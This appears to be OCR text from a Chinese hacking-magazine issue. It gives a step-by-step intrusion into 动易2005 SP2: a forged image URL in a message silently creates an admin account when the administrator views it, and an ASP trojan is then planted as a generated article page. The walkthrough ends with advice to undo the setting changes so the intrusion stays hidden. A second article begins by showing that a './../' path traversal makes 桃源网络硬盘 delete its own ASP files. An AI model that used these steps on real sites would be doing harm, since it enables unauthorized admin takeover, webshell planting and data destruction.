


图13

图片的地址是"http://www.target.com/admin/Admin_Admin.asp?AdminName=llikz&username=llikz&Password=111111&PwdConfirm=111111&Purview=1&Action=SaveAdd"

这样只要后台管理员查看这条留言就会给我们添加一个账号为llikz密码为111111的前台账号和账号为llikz的后台管理员账号。注意了，前台账号llikz你一定要预先注册好，要不添加会失败的。步骤就这么简单，比Cookie欺骗容易多了吧？成功与否就要看你的运气和人品了，本人人品较好，找了一个站，管理员比较勤劳，经常回复。于是做好跨站添加留言后剩下的就是耐心等待，到了晚上发现管理员真的回复了，真是个勤劳的管理员啊！试着登录后台看看，如图14所示。




图14

登录成功！剩下的工作就是上传Shell了，由于动易2005 SP2版本修补了修改上传类型和向配置文件RootClass_Menu_Config.asp写入ASP代码的漏洞，我们只能寻找新的途径，本人找到的方法如下：打开系统设置下的网站频道设置，点击文章中心的修改，进入后有两个地方需要修改一下配置。一个是生成HTML方式，改为全部生成：如图15所示。




图15

一个是内容页的扩展名改为ASP，然后保存。进入系统设置的网站信息配置，在版权信息里加上你的ASP木马代码就可以了，记得不要忘记保存。最后打开文章中心管理→文章生成→所有已审核的文章，随便选择一个文件点击生成选定的文件，这时返回了：

正在生成文章页面……请稍候！在此过程中请勿刷新此页面！

总共需要生成1篇文章

* 成功生成第1篇文章 /Article/200512/4.asp

生成文章结束！共生成了1篇文章的1个文件！

这个页面就是我们的Shell了，如图16所示。




图16

配置好自己的WebShell后不要忘记把刚才修改的后台设置再恢复过来。

到这里，已经详细介绍了从闯入后台到上传Shell的流程，只要大家在实践中灵活变通，一定会发现比上述更好的方法！

WTF: 本以为桃源网络硬盘在去年历经多种漏洞的侵袭，现在已经能保证用户的安全使用了。然而还没安稳几天，却又爆出新漏洞了。

适合读者：网站管理人员、网站程序人员

前置知识：NC使用



保护反被保护误

——桃源网盘新漏洞

文/图　玫瑰下的烂泥

近期本人接手了研究"桃源网络硬盘安全问题"的相关任务。以下的操作是在最新的"桃源网络硬盘V3.1个人版(免费版本)"中进行的，因此下面分析出来的漏洞可能只对以上版本有用，不过商业版同免费版的区别仅仅在于插件支持上，所以推断商业版同样存在此种问题。

保护系统存缺陷

先回顾一下：如果大家是黑防的忠实读者，就会知道黑防在去年有几篇漏洞文章是针对桃源网盘的。它存在目录跳转容易导致网站被攻破的问题，官方的处理方法是只要发现有恶意的数据输入或用户目录中存在非法的"ASPX"就将其删除，这只能说是治标不治本。

研究发现，问题出现在"文本文件的在线编辑"模块。我们可以在浏览器的地址栏中看到在线编辑的URL。当我在URL中"Path"变量上重写一个目录跳转符("./../")，然后用GET的方式开始请求，程序就会实施"大扫除"行动了。如图1所示。




图1

注意图1中浏览器地址中URL选定的部分，它原本是"/"，现在我把它改成"./../"然后回车，如图2、图3所示。

页面先提示无权修改文件、无权浏览目录、接着就是网站访问出错，目录上的文件消失了一大半，如图4、图5所示。

其中图5是"桃源网络硬盘"的网站程序根目录，从图5中可以发现目录上所有的"ASPX"和"ASP"文件都被"桃源网络硬盘"的保护模块删除了，好玩吧？！




图2




图3




图4

